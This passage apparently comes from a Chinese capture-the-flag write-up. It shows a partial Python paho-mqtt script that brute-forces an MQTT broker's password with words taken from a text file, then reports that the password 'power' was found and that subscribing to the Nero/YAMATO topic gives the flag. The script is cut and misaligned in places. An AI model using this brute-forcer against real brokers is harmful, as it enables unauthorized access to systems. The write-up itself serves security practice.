15 def on_connect(client, userdata, flags, rc):
```

```

16     if not rc:
17         client.subscribe(topic,qos=0)
18     else:
19         #print("Connected with result code "+str(rc))
20         #print("failed")
21         raise e
22
23 def on_message(client, userdata, msg):
24     print(msg.topic+" "+msg.payload.decode("utf-8"))
25     # 消息处理
26
27 def on_disconnect(client, userdata, rc):
28     if rc != 0:
29         print("disconnected %s" % rc)
30
31 def client_loop():
32     client_id = str(time.time())
33     for i in open('Songs of Innocence and of Experience.txt', 'r').read().split(
34
35 log.info(f"password:{i}")
36     try:
37         client = mqtt.Client(client_id)
38         client.username_pw_set(username, i )
39         client.on_connect = on_connect
40         client.on_message = on_message
41         client.on_disconnect=on_disconnect
42         client.connect(host=HOST, port=PORT, keepalive=1)
43         client.loop_forever()
44     except:
45         pass
46
47 if __name__ == '__main__':
48     client_loop()

```

爆破得密码为power

此时需要确认订阅的主题 因为服务器禁用了订阅所有主题 故不能直接订阅#

结合题干 应该是Nero/YAMATO 或者Nero/# 也可以

订阅即可获得flag